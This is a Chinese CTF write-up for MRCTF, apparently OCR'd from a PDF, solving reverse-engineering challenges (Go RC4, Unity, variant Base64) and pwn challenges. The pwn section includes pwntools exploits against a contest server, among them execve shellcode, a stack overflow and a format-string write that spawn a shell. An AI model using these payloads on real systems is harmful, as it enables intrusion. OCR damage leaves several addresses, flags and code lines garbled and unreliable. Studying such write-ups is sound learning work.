
载入ida后由于去符号表无法确定main函数入口 并且go语言特性会把字符串都写在一起 导致无法strings定位




Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD
sub_401000	0000000000400000	0000000000400F9C	R	.	X	.	L	mempa...	0002	public	CODE	64
NOTE	0000000000400F9C	0000000000401000	R	.	.	L	dword	0001	public	DATA	64	
.text	0000000000401000	000000000049A571	R	.	X	.	L	para	0006	public	CODE	64
.rodata	000000000049B900	00000000004EE09E	R	.	.	L	32byte	0007	public	CONST	64	
LOAD	00000000004EE09E	00000000004EE260	R	.	.	L	mempa...	0003	public	DATA	64	
.typelink	00000000004EE260	00000000004EEF34	R	.	.	L	32byte	0008	public	CONST	64	
LOAD	00000000004EEF34	00000000004EEF38	R	.	.	L	mempa...	0003	public	DATA	64	
.itablink	00000000004EEF38	00000000004EEFA8	R	.	.	L	qword	0009	public	CONST	64	
LOAD	00000000004EEFA8	00000000004EEFC0	R	.	.	L	mempa...	0003	public	DATA	64	
.gopclntab	00000000004EEFC0	0000000000562457	R	.	.	L	32byte	000A	public	CONST	64	
.go.buildinfo	0000000000563000	0000000000563020	R	W	.	L	para	000B	public	DATA	64	
.noprtdata	0000000000563020	00000000005703D8	R	W	.	L	32byte	000C	public	DATA	64	
LOAD	00000000005703D8	00000000005703E0	R	W	.	L	mempa...	0004	public	DATA	64	
.data	00000000005703E0	00000000005774F0	R	W	.	L	32byte	000D	public	DATA	64	
LOAD	00000000005774F0	0000000000577500	R	W	.	L	mempa...	0004	public	DATA	64	
.bss	0000000000577500	0000000000592D70	R	W	.	L	32byte	000E	public	BSS	64	
LOAD	0000000000592D70	0000000000592D80	R	W	.	L	mempa...	0004	public	DATA	64	
.noprbs	0000000000592D80	0000000000595E8	R	W	.	L	32byte	000F	public	BSS	64	

当段存在.gopclntab 时可能为linux下编译go 且可以直接恢复符号表


利用脚本恢复符号表



载入script



提示go版本为1.8–1.10 这里选择1.8版本恢复



成功恢复定位到main函数

```
*(_QWORD *)&v20 + 1) = v16;
fmt_Fscanf(
    a1,
    a2,
    (_int64)&off_4EBD80,
    (_int64)&v20,
    v4,
    v5,
    (_int64)&off_4EBD80,
    qword_577548,
    (_int64)&unk_4D00C9,
    2LL);
v8 = v16[1];
if ( v8 != 24 )
    goto LABEL_3;
v13 = *v16;
runtime_memequal(a1, a2, v6, (unsigned __int64)&unk_4D3C58);
if ( !v15 )
{
    v8 = 24LL;
LABEL_3:
    runtime_cmpstring(a1, a2, (_int64)&unk_4D3C58, v8, v7);
    if ( (signed __int64)&v20 >= 0 )
        v11 = 1LL;
    else
        v11 = -1LL;
    goto LABEL_5;
}
v11 = 0LL;
LABEL_5:
if ( v11 )
{
    *(_QWORD *)&v17 = &unk_4AC9C0;
    *(_QWORD *)&v17 + 1) = &off_4EA550;
    result = fmt_Fprintln(a1, a2, v9, (_int64)&off_4EBDA0, v7, v10, (_int64)&off_4EBDA0, qword_577550);
}
else
{
    v10 = unk_4AC9C0;
}
```

虽然代码生涩但是还是可以读懂逻辑


scanf接受一个字符串

v8=字符串长度 需要等于24 也就是flag为24位

cmpstring 比较字符串 发现后面链了一个地址

```
.rodata:00000000004D3C58 unk_4D3C58 db '66h' f ; DATA XREF: main_main:loc_49A40A+o
.rodata:00000000004D3C58 db 6Ch ; l ; main_main+25C+o
.rodata:00000000004D3C59 db 61h ; a
.rodata:00000000004D3C5A db 67h ; g
.rodata:00000000004D3C5B db 7Bh ; {
.rodata:00000000004D3C5C db 68h ; h
.rodata:00000000004D3C5D db 65h ; e
.rodata:00000000004D3C5E db 6Ch ; l
.rodata:00000000004D3C5F db 6Ch ; l
.rodata:00000000004D3C60 db 6Fh ; o
.rodata:00000000004D3C61 db 5Fh ; -
.rodata:00000000004D3C62 db 77h ; w
.rodata:00000000004D3C63 db 6Fh ; o
.rodata:00000000004D3C64 db 72h ; r
.rodata:00000000004D3C65 db 6Ch ; l
.rodata:00000000004D3C66 db 64h ; d
.rodata:00000000004D3C67 db 5Fh ; -
.rodata:00000000004D3C68 db 67h ; g
.rodata:00000000004D3C69 db 6Fh ; o
.rodata:00000000004D3C6A db 67h ; g
.rodata:00000000004D3C6B db 6Fh ; o
.rodata:00000000004D3C6C db 67h ; g
.rodata:00000000004D3C6D db 6Fh ; o
.rodata:00000000004D3C6E db 7Dh ; -
.rodata:00000000004D3C6F db 66h ; f
.rodata:00000000004D3C70 db 75h ; u
.rodata:00000000004D3C71 db 6Eh ; n
.rodata:00000000004D3C72 db 63h ; c
.rodata:00000000004D3C73 db 74h ; t
.rodata:00000000004D3C74 db 69h ; i
.rodata:00000000004D3C75 db 6Fh ; o
.rodata:00000000004D3C76 db 6Eh ; n
.rodata:00000000004D3C77 db 20h
.rodata:00000000004D3C78 db 6Eh ; n
.rodata:00000000004D3C79 db 6Fh ; o
.rodata:00000000004D3C7A db 74h ; t
.rodata:00000000004D3C7B db 20h
.rodata:00000000004D3C7C db 69h ; i
.rodata:00000000004D3C7D db 6Dh ; m
```

地址存了某个字符串 提取拿到flag



测试

```
ios@ubuntu: ~/APwn/MRCTF
ios@ubuntu:~/APwn/MRCTF$ chmod 777 hello_world.go
ios@ubuntu:~/APwn/MRCTF$ ./hello_world.go
Please input the flag: flag{hello_world_gogogo}
OK! You are right!
ios@ubuntu:~/APwn/MRCTF$
```

PixelShooter

题目提示为Unity游戏

看了1个小时的so和反编译的apk 发现没有任何有用的东西和信息

没安卓手机不太清楚游戏干了啥2333

网上看了篇Unity3D安卓游戏逆向的思路

https://blog.csdn.net/weixin_44058342/article/details/87940908

很棒 基本就是这种非混淆的基础模式

找到游戏核心dll文件利用dnspy打开后分析函数

```

5 // Token: 0x0200006D RID: 109
6 // Token: 0x0000028B RID: 648 RVA: 0x0000B6F8 File offset: 0x000098F8
7 public class UIController : MonoBehaviour
8 {
9     // Token: 0x0000028B RID: 648 RVA: 0x0000B6F8 File offset: 0x000098F8
10    public void Gameover(int score, int bestscore)
11    {
12        this.pad.SetActive(false);
13        Time.timeScale = 0f;
14        string text = "您的飞机已坠毁\n";
15        if (bestscore < score)
16        {
17            string text2 = text;
18            text = string.Concat(new object[]
19            {
20                text2,
21                "获得最高分:",
22                score,
23                "\n"
24            });
25            PlayerPrefs.SetInt("bestscore", score);
26        }
27        if (score < 20)
28        {
29            text += "少年继续努力!要拿到flag还差亿点点\n";
30        }
31        else if (score < 100)
32        {
33            text += "战绩不错!但是要拿到flag还差亿点!";
34        }
35        else if (score < 500)
36        {
37            text += "惊人的成绩!但是要拿到flag还差一点点\n";
38        }
39        else
40        {
41            text += "MRCTF{unity_15_fun_233}\n";
42        }
43        if (Time.get_time() - this.lastTime < 15f)
44        {
45            text += "以及, 别作死啊!\n";
46        }
47        else if (Time.get_time() - this.lastTime < 60f)
48        {

```

发现了游戏结算主逻辑 也明白了游戏怎么能拿到flag

1.flag就明文在这个游戏的控制逻辑里

2.利用安卓游戏修改器求改分数大于500 应该也可以拿到

Hard-to-go

go逆向分析

恢复部分同hello_world.go部分一致 这里不在表述

```

v33 = 'OG_FTCRM';
v34 = 'OGOG';
*(__QWORD *)&v5 = &v33;
*(__QWORD *)&v5 + 1) = 12LL;
crypto_rc4_NewCipher((__int64)a1, a2, a3, (unsigned __int64)&v33, a5, v5);
if (dword_592FA0)
{
    a1 = &qword_577540;
    runtime_gcWriteBarrier(&qword_577540);
}

```

进入读到关键点 用了rc4算法且v33 v44为key

key=MRCTF_GOGOGO

```

v23 = qword_5 / 948;
if (qword_577948 != v30
|| (v18 = v36, internal_bytealg_Compare((__int64)a1, v36, qword_577948, qword_577940, v21, v22, v36, v30, v29))
{
    *(__QWORD *)&v38 = &unk_4ACA60;
    *(__QWORD *)&v38 + 1) = &off_4EA7D0;
    result = fmt_Fprintln((__int64)a1, v18, v23, (__int64)&off_4EBFE0, v21, v22, (__int64)&off_4EBFE0, qword_577558);
}
else
{
    *(__QWORD *)&v39 = &unk_4ACA60;
    *(__QWORD *)&v39 + 1) = &off_4EA7C0;
    result = fmt_Fprintln((__int64)a1, v18, v23, (__int64)&off_4EBFE0, v21, v22, (__int64)&off_4EBFE0, qword_577558);
}

```

存在compare函数这里应该是我们输入后加密的密文与正确密文作对比

要注意 流程不是直接进入compare 还需要满足 if 条件

这里如果向跳转至compare需要cmp rax, rbx 在不确定其他条件的情况下可以在这里下断 修
改rbx使的rdx==rbx

```

0000000000499D63    mov    rdx, [rsp+0C8h+var_88]
0000000000499D68    cmp    rax, rdx
jz     short loc_499DE1

0000000000499D6D loc_499D6D: ; CODE XREF: main_main+301+j
0000000000499D70    xorps  xmm0, xmm0
0000000000499D78    movups [rsp+0C8h+var_38], xmm0
0000000000499D7F    lea    rax, unk_4AC460
0000000000499D87    mov    qword ptr [rsp+0C8h+var_38], rax
0000000000499D8E    lea    rax, off_4EATD0
0000000000499D96    mov    qword ptr [rsp+0C8h+var_38+8], rax
0000000000499D99    lea    rcx, off_4EBFE0
0000000000499DA4    mov    [rsp+0C8h+var_C8], rcx
0000000000499DAB    mov    [rsp+0C8h+var_C0], rax
0000000000499DAD    lea    rax, [rsp+0C8h+var_38]
0000000000499DB5    mov    [rsp+0C8h+var_B8], rax
0000000000499DBA    mov    [rsp+0C8h+var_B0], 1
0000000000499DC3    mov    [rsp+0C8h+var_A8], 1
0000000000499DC2    call   fmt_Fprintln
0000000000499DD1    mov    rbp, [rsp+0C8h+var_8]
0000000000499DD9    add    rsp, 0C8h
0000000000499DE0    retn

0000000000499DE1 ; CODE XREF: main_main+25B+j
0000000000499DE1    mov    rsi, [rsp+0C8h+var_58]
0000000000499DE9    mov    [rsp+0C8h+var_C8], rsi
0000000000499DED    mov    [rsp+0C8h+var_C0], rbx
0000000000499DF2    mov    [rsp+0C8h+var_B8], rbx
0000000000499DF7    mov    [rsp+0C8h+var_B0], rcx
0000000000499DFC    mov    [rsp+0C8h+var_A8], rdx
0000000000499E01    mov    [rsp+0C8h+var_A0], rax
0000000000499E06    call   internal_bytealq_Compare
0000000000499E08    cmp    [rsp+0C8h+var_98], 0
0000000000499E11    jnz   loc_499D6D
0000000000499E17    xorps  xmm0, xmm0
0000000000499E1A    movups [rsp+0C8h+var_28], xmm0
0000000000499E22    lea    rax, unk_4AC460

```

所以我们需要在 0x499D68 以及 0x499DE1

Thread 1 "gogogo_re" hit Breakpoint 4, 0x0000000000499d68 in ?? ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS]

RAX	0x20
RBX	0x8
RCX	0xc000016340 ← 0x1e9303ccc96e307d
RDX	0x1e
RDI	0x8
RSI	0xc000098000 ← 0x270000004d /* 'M' */
R8	0x284
R9	0x9
R10	0x4a
R11	0x17
R12	0x84
R13	0x2c
R14	0x1a
R15	0x100
RBP	0x0000072f50 → 0xc000072f58 → 0x42b26e ← mov eax, dword ptr [rip + 0x167bd0]
RSP	0xc000072e90 → 0xc000098000 ← 0x270000004d /* 'M' */
RIP	0x499d68 ← cmp rdx, rbx

[DISASM]

```

0x499d49  call  0x471780
0x499d4e  mov    rax, qword ptr [rip + 0xddbf]
0x499d55  mov    rcx, qword ptr [rip + 0xddbe4]
0x499d5c  mov    rdx, qword ptr [rip + 0xddbe5]
0x499d63  mov    rbx, qword ptr [rsp + 0x40]
0x499d68  cmp    rdx, rbx
0x499d6b  je     0x499de1
0x499d6d  xorps xmm0, xmm0
0x499d70  movups xmmword ptr [rsp + 0x90], xmm0
0x499d78  lea    rax, [rip + 0x12ce1]
0x499d7f  mov    qword ptr [rsp + 0x90], rax

```

我输入的测试字符串为 AAAAABB BBBB 所以可以知道 rbx 为输入长度 rdx 为正确长度 0x13 从而知道 flag 为 30 位

```

Thread 1 "gogogo_re" hit Breakpoint 3, 0x0000000000499e06 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX 0x20
RBX 0x1e
RCX 0xc000016340 ← 0x1e9303ccc96e307d
RDX 0x1e
RDI 0x8
RSI 0xc000014118 ← 0x99306dbce6c257f
R8 0x284
R9 0x9
R10 0x4a
R11 0x17
R12 0x84
R13 0x2c
R14 0x1a
R15 0x100
RBP 0xc000072f50 → 0xc000072f58 → 0x42b26e ← mov     eax, dword ptr [rip + 0
x167bd0]
RSP 0xc000072e90 → 0xc000014118 ← 0x99306dbce6c257f
RIP 0x499e06 ← call   0x401ff0
[ DISASM ]
0x499ded    mov     qword ptr [rsp + 8], rbx
0x499df2    mov     qword ptr [rsp + 0x10], rbx
0x499df7    mov     qword ptr [rsp + 0x18], rcx
0x499dfc    mov     qword ptr [rsp + 0x20], rdx
0x499e01    mov     qword ptr [rsp + 0x28], rax
▶ 0x499e06    call   0x401ff0
0x499e0b    cmp     qword ptr [rsp + 0x30], 0
0x499e11    jne    0x499ded

```

这里compare不难知道 其实就是对 RCX与RSI中的字符串对比 多次测试发现RCX处0x1e这段字符串固定不变

```

Breakpoint *0x0499E06
jdb-peda$ x/20ux 0xc000016340
0xc000016340: 0x1e9303ccc96e307d      0xa8f446c55f454d85
0xc000016350: 0xa31d7570be113ea0      0x00001281bdff7fc0
0xc000016360: 0x0000000000000000      0x0000000000000000
0xc000016370: 0x0000000000000000      0x0000000000000000
0xc000016380: 0x0000000000000000      0x0000000000000000
0xc000016390: 0x0000000000000000      0x0000000000000000
0xc0000163a0: 0x0000000000000000      0x0000000000000000
0xc0000163b0: 0x0000000000000000      0x0000000000000000
0xc0000163c0: 0x0000000000000000      0x0000000000000000
0xc0000163d0: 0x0000000000000000      0x0000000000000000
jdb-peda$
```

利用go写一个解密脚本，注意几点1.输出的是16进制的密文需要先转byte才能解密 2.debug中看到的密文16进制非本身数据可以对比一下

输入AAAABBBB go解密

<4 go setup calls>
加密后:7f256cceda079208
bytetohex:7f256cceda079208

gdb中数据

```

gdb-peda$ x/20ux 0xc00008c028
0xc00008c028: 0x089207dace6c257f

```

因为此时数据是存入栈中为小端序

同我们自行修改好密文即可getflag

```

1 package main
2 import (
3     "crypto/rc4"
4     "fmt"
5 )

```

```

6   "strconv"
7 )
8 func Hextob(str string)([]byte){
9   slen:=len(str)
10  bHex:=make([]byte,len(str)/2)
11  ii:=0
12  for i:=0;i<len(str);i+=2 {
13    if slen!=1{
14      ss:=string(str[i])+string(str[i+1])
15      bt,_:=strconv.ParseInt(ss,16,32)
16      bHex[ii]=byte(bt)
17      ii=ii+1;
18      slen=slen-2; } }
19  return bHex;
20 }
21 func BytetoH(b []byte)(H string){
22   H=fmt.Sprintf("%x",b)
23   return; }
24 func main() {
25   var key []byte = []byte("MRCTF_GOGOGO") //初始化用于加密的KEY
26   rc4obj1, _ := rc4.NewCipher(key) //返回 Cipher
27   rc4str1 := []byte("AAAABBBB") //需要加密的字符串
28   plaintext := make([]byte, len(rc4str1)) //
29   rc4obj1.XORKeyStream(plaintext, rc4str1)
30   stringinf1 := fmt.Sprintf("%x\n", plaintext) //转换字符串
31   fmt.Println("加密后:"+stringinf1)
32   var stringa=BytetoH(plaintext)
33   fmt.Println("bytetohex:"+stringa)
34   var
35
36   stringb=Hextob("7d306ec9cc03931e854d455fc546f4a8a03e11be70751da3cd7ffffbd81
12")
37   rc4obj2, _ := rc4.NewCipher(key) //返回 Cipher
38   rc4obj2.XORKeyStream(stringb, stringb)
39   stringinf2 := fmt.Sprintf("%s\n", stringb) //转换字符串
40   fmt.Println("解密后:"+stringinf2)
41 }
42 }

```

运行得到字符串

解密后:CTCFTFCTFCFTCTCFTFTCFCTFCTCFTF

测试一下

```

ios@ubuntu:~/APwn/MRCTF$ ./gogogo_re
CTCFTFCTFCFTCTCFTFCFTFCTCFT
Yes! You Are Right
ios@ubuntu:~/APwn/MRCTF$
```

Junk

IDA打开分析，无法分析，查看字符串

```
1 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz!@#$%^&*(+/-)
```

根据键盘可知为变异Base64，找到密文部分

```
1 %BUEdVSHlmfWhpZn!oaWZ(aGBsZ@ZpZn!oaWZ(aGBsZ@ZpZn!oYGxnZm%w..
```

修改为

```
1 5BUEdVSHlmfWhpZn1oaWZ9aGBsZ2ZpZn1oaWZ9aGBsZ2ZpZn1oYGxnZm5w==
```

直接解密结果错误，OD调试时发现

00E012A6	> 8886 9F16E20	mov byte ptr ds:[esi+0xE2169F],al
00E012AC	. 4E	dec esi
00E012AD	. 85F6	test esi,esi
00E012AF	.^ 75 D6	jnz short Junk.00E01287
00E012B1	. BA 2B000000	mov edx,0x2B
00E012B6	. B9 A016E200	mov ecx,Junk.00E216A0
00E012BB	. E8 D0FDFFFF	call Junk.00E01090
00E012C0	. C745 F4 0817	mov dword ptr ss:[ebp-0xC],Junk.00E21700
00E012C7	. 8B55 F4	mov edx,dword ptr ss:[ebp-0xC]
00E012CA	. 83C2 01	add edx,0x1
00E012CD	. 8955 D8	mov dword ptr ss:[ebp-0x28],edx
00E012D0	> 8B45 F4	mov eax,dword ptr ss:[ebp-0xC]
00E012D3	. 8A08	mov cl,byte ptr ds:[eax]
00E012D5	. 884D FE	mov byte ptr ss:[ebp-0x2],cl
00E012D8	. 8345 F4 01	add dword ptr ss:[ebp-0xC],0x1
00E012DC	. 807D FE 00	cmp byte ptr ss:[ebp-0x2],0x0
00E012E0	.^ 75 EE	jnz short Junk.00E012D0
00E012E2	. 8B55 F4	mov edx,dword ptr ss:[ebp-0xC]
00E012E5	. 2B55 D8	sub edx,dword ptr ss:[ebp-0x28]
00E012E8	. 8955 D0	mov dword ptr ss:[ebp-0x30],edx
00E012EB	. C745 F0 B008	mov dword ptr ss:[ebp-0x10],Junk.00E20810
00E012F2	. 8B45 F0	mov eax,dword ptr ss:[ebp-0x10]

a1=56 ('U')
ds:[00E216C9]=65 ('e')
跳转来自 00E012A1

解密为十六进制后手动更换

```
1 NQ@WExivmhivmhivmh`lgfivmhivmh`lgfivmh`lgf~
```

在OD调试时发现依然错误，猜测是异或，将N与M异或为3，将Q与R异或为3，用脚本进行异或运算

```
1 a='NQ@WExivmhivmhivmh`lgfivmhivmh`lgfivmh`lgf~'
2 b=''
3 for i in a:
4     b+=chr(ord(i)^3)
5 print(b)
```

得到flag

flag:MRCTF{junkjunkjunkcodejunkjunkcodejunkcode}

Pwn:

easyoverflow

保护全开

可以栈溢出数据覆盖满足检查要求即可

```

3 v12 = __readfqword(0x28u);
4 v5 = 'f@t3uj';
5 v6 = 'g@IT_3Kq';
6 v7 = 0LL;
7 v8 = 0LL;
8 v9 = 0LL;
9 v10 = 0LL;
10 v11 = 0;
11 gets(&v4, argv);
12 if (!check(&v5))
13     exit(0);
14 system("/bin/sh");
15 return 0;
16 }
```

读入v4 但是check v5

```

v3 = strlen(fake_flag);
for ( i = 0; ; ++i )
{
    if ( i == v3 )
        return 1LL;
    if ( *(_BYTE*)(i + a1) != fake_flag[i] )
        break;
}
```

需要v5为fake_flag

```

char v4; // [rsp+0h] [rbp-70h]
int64 v5; // [rsp+30h] [rbp-40h]
int64 v6; // [rsp+38h] [rbp-38h]
int64 v7; // [rsp+40h] [rbp-30h]
int64 v8; // [rsp+48h] [rbp-28h]
int64 v9; // [rsp+50h] [rbp-20h]
int64 v10; // [rsp+58h] [rbp-18h]
int16 v11; // [rsp+60h] [rbp-10h]
unsigned __int64 v12; // [rsp+68h] [rbp-8h]
```

读入v4 +0x30后达到v5的位置写入fake_flag即可

```

1 from pwn import *
2 #p=process('./easy_overflow')
3 p=remote('38.39.244.2',28021)
4 payload="\x00"*0x30+"\n0t_r3@11y_f1@g"
5 p.sendline(payload)
6 p.interactive()
7
8
```

shellcode

检查保护发现没开nx且存在RWX (可读可写可执行段)

debug测试

```

0x00007ffff7dd1000 0x00007ffff7dd3000 rwxp /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rwxp mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fd7000 0x00007ffff7fda000 rwxp mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p [vvar]
0x00007ffff7ffc000 0x00007ffff7ffd000 r-xp [vdso]
0x00007ffff7fffc000 0x00007ffff7ffe000 rwxp /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rwxp /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fff000 rwxp mapped
0x00007ffff7ffde000 0x00007ffff7ffff000 rwxp [stack]
0x00007ffff7ffff000 r-xp [vsyscall]
gdb-peda$ stack
0000| 0x7ffff7fffd918 --> 0x5555555551df (<main+138>: mov eax,0x0)
0008| 0x7ffff7fffd920 ("AAAAABBBB\n\\n\\332\\377\\377\\177")
0016| 0x7ffff7fffd928 --> 0x7ffff7fda0a --> 0xe4c0000000000000
0024| 0x7ffff7fffd930 --> 0x7ffff7a1dff8 --> 0x6c5f755f72647800 ('')
0032| 0x7ffff7fffd938 --> 0x7ffff7a10d80 --> 0x0
0040| 0x7ffff7fffd940 --> 0x7ffff7fffd974 --> 0x0
0048| 0x7ffff7fffd948 --> 0x7ffff7fffd940 --> 0xffffffff
0056| 0x7ffff7fffd950 --> 0x7ffff7fd9508 --> 0x7ffff7ffe168 --> 0x555555554000 --> 0x10102464c457f
gdb-peda$ 

```

测试输入数据看见stack段可执行 且输入数据也在stack处 所以直接写入x64的shellcode getshell

```

1 from pwn import *
2 context(arch='amd64', os='linux')
3 #p=process('./shellcode-1')
4 p=remote('38.39.244.2',28072)
5 shellcode_64="\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb
\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\x
c0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
6 #print shellcode_64
7 p.sendline(shellcode_64)
8 p.interactive()

```

Easy_equation

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     memset(&s, 0, 0x400uLL);
4     fgets(&s, 1023, stdin);
5     printf(&s, 1023LL);
6     if ( 11 * judge * judge + 17 * judge * judge * judge * judge - 13 *
judge * judge * judge - 7 * judge == 198 )
7         system("exec /bin/sh");
8     return 0;
9 }

```

程序很简单 读入字符串s 然后打印字符串s 存在格式化字符串漏洞

需要满足if条件即可拿到shell，由于我太菜忘记咋解干脆直接爆破了2333

枚举脚本

```

1 for judge in range(100000):
2     if 11 * judge * judge + 17 * judge * judge * judge * judge - 13 *
judge * judge * judge - 7 * judge==198:

```

```
3     print(judge)
4     break
5
```

解得 judge需要等于2

|.bss:000000000060105C judge dd ? ; DATA XREF: main+47↑r
judge在bss段处 首先确定此处可写

```
gdb-peda vmap
Start          End            Perm        Name
0x00400000    0x00401000    r-xp       /home/ios/APwn/MRCTF/easy_equati
on
0x00600000    0x00601000    r--p       /home/ios/APwn/MRCTF/easy_equati
on
0x00601000    0x00602000    rw-p       /home/ios/APwn/MRCTF/easy_equati
on
0x01b77000    0x01b99000    rw-p       [heap]
0x00007f1400d6000 0x00007f140296000 r-xp       /lib/x86_64-linux-gnu/libc-2.23.
58
```

看到 0x00601000–0x00602000段拥有可读可写

debug调试如何写入2到judge

exp

```
1 from pwn import *
2 context(arch='amd64', os='linux')
3 program='./easy_equation'
4 #p=remote('38.39.244.2',28030)
5 #def exec_fmt(payload):
6 #    p = process(program)
7 #    p.sendline(payload)
8 #    info=p.recv()
9 #    return info
10 #
11 #autofmt = FmtStr(exec_fmt)
12 p = process(program)
13 payload=B%"+str(0x200001)+"c$hhn"+p64(0x060105C)
14 print payload
15 def debug(addr = '0x0400635'):
16     raw_input('debug:')
17     gdb.attach(p, "b *"+addr)
18     debug()
19     p.sendline(payload)
20     p.interactive()
```

22

shellcode Revenge

检查代码

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf[1032]; // [rsp+0h] [rbp-410h]
